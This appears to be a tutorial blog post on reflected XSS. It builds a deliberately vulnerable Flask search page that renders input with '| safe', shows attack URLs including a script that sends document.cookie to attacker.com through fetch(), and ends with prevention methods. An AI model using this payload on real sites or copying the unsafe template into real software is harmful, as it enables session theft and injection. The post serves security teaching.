In the previous post, we discussed Stored XSS attacks where malicious scripts are permanently stored on the server. In this post, we’ll explore Reflected XSS, another common type of XSS vulnerability.
What is Reflected XSS? Link to heading
Reflected XSS occurs when malicious scripts are reflected off a web server and executed in the victim’s browser. Unlike Stored XSS, the malicious script is not permanently stored on the server but is included in the response to a specific request.
- An attacker crafts a malicious URL containing a script
- The victim clicks the link or visits the URL
- The web server includes the malicious input in its response
- The victim’s browser executes the script
Practical Example Link to heading
Let’s look at a vulnerable search application built with Flask
Project structure Link to heading
reflected-xss-demo/
├── app/
│   ├── app.py
│   ├── Dockerfile
└── docker-compose.yml
# app/app.py
from flask import Flask, request, render_template_string

app = Flask(__name__)

# Vulnerable search page template
SEARCH_TEMPLATE = '''
<!DOCTYPE html>
<html>
<head>
    <title>Search Results</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            max-width: 800px;
            margin: 0 auto;
            padding: 20px;
        }
        .search-form {
            margin-bottom: 30px;
        }
        .search-form input {
            width: 100%;
            padding: 10px;
            margin-bottom: 10px;
        }
        .results {
            margin-top: 20px;
        }
        .no-results {
            color: #666;
            font-style: italic;
        }
    </style>
</head>
<body>
    <h1>Search Page</h1>

    <div class="search-form">
        <form method="GET">
            <input type="text" name="q" placeholder="Search for something..." value="{{ query }}">
            <button type="submit">Search</button>
        </form>
    </div>

    <div class="results">
        {% if query %}
            <h2>Search Results for: {{ query | safe }}</h2>
            <p class="no-results">No results found for "{{ query | safe }}"</p>
        {% endif %}
    </div>
</body>
</html>
'''

@app.route('/')
def search():
    query = request.args.get('q', '')
    return render_template_string(SEARCH_TEMPLATE, query=query)

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0')
# app/Dockerfile
FROM python:3.9-slim

WORKDIR /app

RUN pip install --no-cache-dir \
    Flask==2.0.1 \
    Werkzeug==2.2.2

COPY app.py .

EXPOSE 5000

CMD ["python", "app.py"]
# docker-compose.yml
services:
  app:
    build: ./app
    ports:
      - "5000:5000"
    volumes:
      - ./app:/app
The vulnerability exists in the template where user input is directly reflected:
<h2>Search Results for: {{ query | safe }}</h2>
<p class="no-results">No results found for "{{ query | safe }}"</p>
Run the project Link to heading
Start the container:
docker-compose up --build -d

Open http://localhost:5000 in your browser. You should see the search page.
Attack Scenario Link to heading
- Submit a normal search:
http://localhost:5000/?q=hello

- Submit a malicious search:
http://localhost:5000/?q="<script>alert('XSS')</script>
In a real-world scenario, an attacker would:
- Craft a malicious URL like:
http://localhost:5000/?q=<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>
- Trick victims into clicking the link (often through phishing emails or social engineering)
- When the victim clicks the link, their browser executes the malicious script
Clean up Link to heading
Stop the container:
docker-compose down
How to Prevent Reflected XSS Link to heading
1. Input Sanitization Link to heading
Always sanitize user input before using it in responses:
from flask import escape

@app.route('/')
def search():
    query = escape(request.args.get('q', ''))
    return render_template_string(SEARCH_TEMPLATE, query=query)
2. Output Encoding Link to heading
Use proper output encoding in templates:
<h2>Search Results for: {{ query | e }}</h2>
<p class="no-results">No results found for "{{ query | e }}"</p>
3. Content Security Policy (CSP) Link to heading
Implement CSP headers to restrict script execution:
@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "default-src 'self'"
    return response
4. Input Validation Link to heading
Validate input using strict rules:
import re

def is_valid_search(query):
    # Only allow alphanumeric characters, spaces, and basic punctuation
    pattern = r'^[a-zA-Z0-9\s.,!?]+$'
    return bool(re.match(pattern, query))